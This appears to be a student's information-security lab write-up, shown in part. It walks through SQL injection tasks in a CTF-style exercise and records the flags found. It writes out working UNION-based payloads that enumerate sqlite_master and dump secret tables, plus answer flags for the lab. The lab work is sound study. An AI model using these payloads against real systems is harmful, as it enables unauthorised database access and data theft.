Information Security A-03

Tauha Imran 22i-1239 cs-g

Table of Contents

[01 SQL Injection – Basic 2](#_Toc215250381)

[02 SQL Injection – Advance – 7](#_Toc215250382)

[03 SQLi blind - It's a blind SQL. 11](#_Toc215250383)

[04 Cross-Site Scripting (XSS) – 12](#_Toc215250384)

[05 CSRF Task – Cross-Site Request Forgery (CSRF) 14](#_Toc215250385)

[06 Bonus Task – STEG (Stenography) 17](#_Toc215250386)


[07 FINAL COMPLETION 20](#_Toc215250387)

## 01 SQL Injection – Basic

Exploit a basic SQL Query

Testing basic query , got basic table and user information

query: %





query: %' UNION SELECT 1,2,3--

A screenshot of a computer


AI-generated content may be incorrect.

This way I can tell that this is injectable because results are showing




Getting all the table names to find the flag  
query: %’ UNION SELECT name,1,1 FROM sqlite\_master WHERE type='table' --

And I found a ”player\_secrets” table



Getting data from that “player\_secrets” table  
query: %'UNION SELECT secret\_token, reward\_points, 0 FROM player\_secrets—

Found the flags now submitting and seeing which one works!


|  |  |
| --- | --- |
| Flags Found | Correct? |
| FLAG{This\_is\_not\_the\_flag} | NO |
| FLAG{Trust\_me\_its\_false\_1} | NO |
| FLAG{Trust\_me\_its\_ture\_1} | NO |
| FLAG{Trust\_me\_its\_false\_2} | NO |
| FLAG{Hello\_world\_to\_SQLi} | 999 |
| FLAG{Trust\_me\_its\_ture\_2} | YESSS |




## 02 SQL Injection – Advance –

Exploit a bit advanced SQL Query

Starting of with a basic query to see what we can find  
query: %




now further exploring the columns  
query: %' UNION SELECT 'a','b',1,'c' ORDER by budget --




Now getting the table names  
query: %' UNION SELECT name, 'x', 1, 'x' FROM sqlite\_master –

Found a table named “client\_vault” , I think the flag might be there




And using the hints got this from “client\_vault” table by accessing the encrypted\_data column

query: %' UNION SELECT 1, encrypted\_data,'b','c' FROM client\_vault—

